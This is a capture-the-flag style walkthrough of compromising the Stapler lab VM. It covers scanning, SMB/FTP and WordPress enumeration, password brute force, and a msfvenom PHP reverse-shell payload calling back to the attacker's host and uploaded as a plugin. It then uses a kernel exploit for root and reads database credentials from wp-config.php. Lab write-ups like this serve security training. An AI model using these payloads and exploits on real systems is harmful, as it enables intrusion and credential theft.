
Machine Attacks



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Target Discovery

netdiscovery -r 192.168.0.2 (Ip of kali)

Currently scanning: Finished! Screen View: Unique Hosts						
152 Captured ARP Req/Rep packets, from 4 hosts. Total size: 9120						
IP	At MAC Address	Count	Len	MAC Vendor / Hostname		
192.168.0.1 192.168.0.3 192.168.0.17 192.168.0.24	54:37:bb:b9:b7:20 08:00:27:c4:15:0c f8:5e:a0:15:86:05 72:d5:b1:52:7d:b6	86 1 59 6	5160 60 3540 360	Taicang T&W Electronics PCS Systemtechnik GmbH Intel Corporate Unknown vendor		

Scanning the target

nmap -sV -p- -O -A -oN nmap_stappler.txt 192.168.0.3

Port Information and Service on them

```
Nmap scan report for 192.168.0.3
Host is up (0.00055s latency).
Not shown: 65523 filtered tcp ports (no-response)
          STATE: SERVICE.
                             VERSION
PORT
20/tcp
         closed ftp-data
21/tcp
         open
                 ftp
                            vsftpd 2.0.8 or later
 ftp-syst:
   STAT:
  FTP server status:
       Connected to 192.168.0.2
      Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
       Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
       At session startup, client count was 2
      vsFTPd 3.0.3 - | secure, fast, stable
|_End/of|status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp
         open
                 ssh
                             OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
    256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
   256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp
                             dnsmasq 2.75
         open domain
| dns-nsid:
bind.version: dnsmasg-2.75
80/tcp
         open http
                            PHP cli server 5.5 or later
|_http-title: 404 Not Found
123/tcp closed ntp
137/tcp
         closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open
               netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp open
 fingerprint-strings:
    NULL:
      message2.jpgUT
      QWux
      "DL[E
      #;3[
      \xf6
      u([r
      qYQq
      Y_?n2
      38M~{
      9-a)T
      L}AJ
      .npv.9
```

System Details

```
MAC Address: 08:00:27:C4:15:0C (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 1 hop

Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host Script Details

```
Host script results:
 smb2-security-mode:
    3.1.1:
     Message signing enabled but not required
 smb-os-discovery:
   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
   Computer name: red
   NetBIOS computer name: RED\x00
   Domain name: \x00
   FQDN: red
 _ System time: 2022-03-20T09:03:58+00:00
| smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
 _ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 5h30m00s, deviation: 0s, median: 5h29m59s
| smb2-time:
   date: 2022-03-20T09:03:58
   start_date: N/A
```

Service Enumeration

smbclient -N -L \\192.168.0.3

SITIBOLICITE IN	1/132.100.0.3		
s -	harename	Туре	Comment
		Disk	Printer Drivers
K	athy	Disk	Fred, What are we doing here?
t	:mp	Disk	All temporary files should be stored here
I	PC\$	IPC	IPC Service (red server (Samba, Ubuntu))
Reconnect	ing with SMB1 f	or workgr	oup listing.
S	erver	Comm	ent
-		_	_
W	orkgroup/	Mast	er
-			-
W	ORKGROUP	RED	

FTP Login

ftp 192.168.0.3

File download from ftp

```
| Page |
```

File contents

```
(root@kali)-[~]

| cat note |
| Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

Web Enumeration

amap 192.168.0.3 12380


```
amap v5.4 (www.thc.org/thc-amap) started at 2022-03-19 23:48:07 - APPLICATION MAPPING mode

Protocol on 192.168.0.3:12380/tcp matches http
Protocol on 192.168.0.3:12380/tcp matches http-apache-2
Protocol on 192.168.0.3:12380/tcp matches ntp
Protocol on 192.168.0.3:12380/tcp matches ssl

Unidentified ports: none.

amap v5.4 finished at 2022-03-19 23:48:13
```

HTTP Site



HTTPS Site




Listing the files on server

dirb https://192.168.0.3:12380 -r


```
DIRB v2.22
By The Dark Raver
START_TIME: Sat Mar 19 23:54:36 2022
URL_BASE: https://192.168.0.3:12380/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
GENERATED WORDS: 4612
—— Scanning URL: https://192.168.0.3:12380/ -
⇒ DIRECTORY: https://192.168.0.3:12380/announcements/
+ https://192.168.0.3:12380/index.html (CODE:200|SIZE:21)
=> DIRECTORY: https://192.168.0.3:12380/javascript/
⇒ DIRECTORY: https://192.168.0.3:12380/phpmyadmin/
+ https://192.168.0.3:12380/robots.txt (CODE:200|SIZE:59)
+ https://192.168.0.3:12380/server-status (CODE:403|SIZE:302)
END_TIME: Sat Mar 19 23:54:37 2022
DOWNLOADED: 4612 - FOUND: 3
```

Checking webpages available


robots.txt



admin112233



blogblog – a wordpress site



Scanning the Wordpress site


wpscan -url 192.168.0.3:12380/blogblog/ --disable-tls-checks

```
WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: https://192.168.0.3:12380/blogblog/ [192.168.0.3]
[+] Started: Sun Mar 20 00:02:24 2022
Interesting Finding(s):
[+] Headers
  Interesting Entries:
   - Server: Apache/2.4.18 (Ubuntu)
    - Dave: Soemthing doesn't look right here
   Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled: https://192.168.0.3:12380/blogblog/xmlrpc.php
   Found By: Headers (Passive Detection)
   Confidence: 100%
  Confirmed By:
    - Link Tag (Passive Detection), 30% confidence
    - Direct Access (Aggressive Detection), 100% confidence
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress xmlrpc login/
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: https://192.168.0.3:12380/blogblog/readme.html
 Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] Registration is enabled: https://192.168.0.3:12380/blogblog/wp-login.php?action=register
   Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] Upload directory has listing enabled: https://192.168.0.3:12380/blogblog/wp-content/uploads/
   Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] The external WP-Cron seems to be enabled: https://192.168.0.3:12380/blogblog/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
   References:
   - https://www.iplocation.net/defend-wordpress-from-ddos
```

Upload Directory Found



Plugin Found



Index of /blogblog/wp-content/plugins

<u>Name</u>	Last modified	Size Description
Parent Directory		-
advanced-video-embed-embed-videos-or-playlists/	2015-10-14 13:52	-
hello.php	2016-06-03 23:40	2.2K
shortcode-ui/	2015-11-12 17:07	-
two-factor/	2016-04-12 22:56	-

Apache/2.4.18 (Ubuntu) Server at 192.168.0.3 Port 12380

Searching the exploit for plugin found

searchsploit Wordpress Advanced Video



Using the exploit

root@ kali)-[/usr/.../exploitdb/exploits/php/webapps]
file /usr/share/exploitdb/exploits/php/webapps/39646.py
/usr/share/exploitdb/exploits/php/webapps/39646.py: Python script, ASCII text executable

Enumerating users on the webpage

wpscan -url 192.168.0.3:12380/blogblog/ --disable-tls-checks -enumerate -u

```
[i] User(s) Identified:
[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] tim
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sun Mar 20 00:39:00 2022
[+] Requests Done: 72
[+] Cached Requests: 6
[+] Data Sent: 20.925 KB
```


Trying the bruteforce to get password


wpscan –url 192.168.0.3:12380/blogblog/ --disable-tls-checks –username john –passwords /usr/share/wordlist/rockyou.txt -t 100 –password-attack wp-login

```
WordPress Security Scanner by the WPScan Team
                          Version 3.8.20
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: https://192.168.0.3:12380/blogblog/ [192.168.0.3]
[+] Started: Sun Mar 20 00:45:57 2022
Interesting Finding(s):
[+] Headers
   Interesting Entries:
    - Server: Apache/2.4.18 (Ubuntu)
    - Dave: Soemthing doesn't look right here
   Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled: https://192.168.0.3:12380/blogblog/xmlrpc.php
   Found By: Headers (Passive Detection)
   Confidence: 100%
   Confirmed By:
      Link Tag (Passive Detection), 30% confidence
    - Direct Access (Aggressive Detection), 100% confidence
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
      https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: https://192.168.0.3:12380/blogblog/readme.html
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
[+] Registration is enabled: https://192.168.0.3:12380/blogblog/wp-login.php?action=register
   Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] Upload directory has listing enabled: https://192.168.0.3:12380/blogblog/wp-content/uploads/
   Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] The external WP-Cron seems to be enabled: https://192.168.0.3:12380/blogblog/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
   References:
   - https://www.iplocation.net/defend-wordpress-from-ddos
```

Found Password

Logged in Successfully






Creating and Uploading Payload


Creating a payload

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.2 LPORT=1234 -f raw > shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload [-] No arch selected, selecting arch: php from the payload No encoder specified, outputting raw payload Payload size: 1112 bytes

Upload the file as a plugin







Using the payload

msfconsole

```
MMMM
                                   MMMM
                                MMMMMM
                             ММММММММ
                    ммммммммм : мммм
              MMM
                        MMMMM
              MMM
                         MMM
                                    MMM
              MMM
                         MMM
                                    MMM
                                    ΜX
                                    М
        =[ metasploit v6.1.27-dev
        =[ 2196 exploits - 1162 auxiliary - 400 post
=[ 596 payloads - 45 encoders - 10 nops
      --=[ 9 evasion
Metasploit tip: Display the Framework log using the
log command, learn more with help log
<u>msf6</u> >
```

Selecting exploit

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


Selecting payload

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > ■
```

Setting Options

```
\frac{\text{msf6}}{\text{msf6}} exploit(\frac{\text{multi/handler}}{\text{handler}}) > set LHOST 192.168.0.2
LHOST ⇒ 192.168.0.2
msf6 exploit(mu
                       andler) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (php/meterpreter/reverse_tcp):
   Name
           Current Setting Required Description
   LHOST 192.168.0.2
                             yes
                                         The listen address (an interface may be specified)
   LPORT 1234
                                         The listen port
                             yes
Exploit target:
   Id Name
      Wildcard Target
msf6 exploit(multi/handler) >
```

Running the exploit



Session Created

```
msf6 exploit(nulti/handler) > run

[*] Started reverse TCP handler on 192.168.0.2:1234
[*] Sending stage (39282 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.2:1234 → 192.168.0.3:35226 ) at 2022-03-20 01:36:37 -0400
meterpreter > ■
```

Shell Created

```
meterpreter >
meterpreter > shell
Process 11114 created.
Channel 0 created.
```

TTY Shell

```
ls
shell.php
shell.php_.jpeg
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@red:/var/www/https/blogblog/wp-content/uploads$ [
```

Trying to gain root access

```
www-data@red:/var/www/https/blogblog/wp-content/uploads$ cd /
cd /
www-data@red:/$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,peter
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:peter
floppy:x:25:
tape:x:26:
sudo:x:27:peter
audio:x:29:
dip:x:30:peter
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:peter
staff:x:50:
games:x:60:
users:x:100:
```

Downloading Exploit Suggester

```
www-data@red:/$ cd /tmp
cd /tmp
 www-dat@red:/tmp$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -0 les.sh
cuggester/master/tinux-exploit-suggester.sh -0 les.sh
--2022-03-20 11:26:33-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89274 (87K) [text/plain]
Saving to: 'les.sh'
                               100%[======] 87.18K --.-KB/s
                                                                                                           in 0.04s
2022-03-20 11:26:34 (1.92 MB/s) - 'les.sh' saved [89274/89274]
 www-data@red:/tmp$ ls
www-data@red:/tmp$ chmod +x les.sh
chmod +x les.sh
 www-data@red:/tmp$ ./les.sh
```

Checking Exploits

```
www-data@red:/tmp$ chmod +x les.sh
chmod +x les.sh
www-data@red:/tmp$ ./les.sh
./les.sh
Available information:
Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
 Distribution version: 16.04
Additional checks (CONFIG.*, sysctl entries, custom Bash commands): performed Package listing: from current OS
Searching among:
78 kernel space exploits
49 user space exploits
 Possible Exploits:
cat: write error: Broken pipe [+] [CVE-2016-5195] dirtycow 2
       Decate: https://github.com/dirtycow/dirtycow.github.lo/wiki/votherabilitybetaits
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ubuntu=16.04{kernel:4.4.0-21-generic}]
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
        Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
        Exposure: highly probable
Tags: debian=0.0k/kernel:4.9.0-3-amd64}, fedora-25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, [ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set 86 kernel.unprivileged_bpf_disabled ≠ 1
 [+] [CVE-2016-8655] chocobo root
       Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
Exposure: highly probable
Tags: [ ubuntu=[14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
Download VBR: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS-y needs to be enabled
```

Downloading double-fdput()

Extracting the tool

```
www-data@red:/tmp$ ls
39772.zip les.sh
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@red:/tmp$ cd 39772
cd 39772
www-data@red:/tmp/39772$
```

```
www-data@red:/tmp/39772$ tar xf exploit.tar
tar xf exploit.tar
www-data@red:/tmp/39772$ ls
ls
crasher.tar ebpf_mapfd_doubleput_exploit exploit.tar
```

Success


```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
    ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell ...
we have root privs now ...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /
cd /
root@red:/# ■
```


Fetching the sql database password

```
root@red:/# ls
ls
                      lib
                                                   tmp vmlinuz.old
bin
     etc
                                  mnt
                                        root snap
                     lost+found opt
boot home
                                        run
                                              srv
                                                    usr
dev
     initrd.img.old media
                                       sbin sys
                                  proc
                                                    var
root@red:/# cd var/www
cd var/www
root@red:/var/www# ls
ls
https
root@red:/var/www# cd https
cd https
root@red:/var/www/https# ls
ls
admin112233 announcements blogblog custom_400.html index.html
                                                                   robots.txt
root@red:/var/www/https# cd blogblog
cd blogblog
root@red:/var/www/https/blogblog# ls
ls
index.php
                       wp-comments-post.php
                                             wp-load.php
license.txt
                       wp-config-sample.php
                                             wp-login.php
                                              wp-mail.php
readme.html
                       wp-config.php
wordpress-4.2.1.tar.gz
                       wp-content
                                              wp-settings.php
wp-activate.php
                       wp-cron.php
                                              wp-signup.php
wp-admin
                       wp-includes
                                              wp-trackback.php
wp-blog-header.php
                       wp-links-opml.php
                                              xmlrpc.php
root@red:/var/www/https/blogblog#
```


```
root@red:/var/www/https/blogblog# cat wp-config.php
cat wp-config.php
<?php
/**
* The base configurations of the WordPress.
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'plbkac');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Logging into phpMyAdmin





Users Database



Machine Exploited

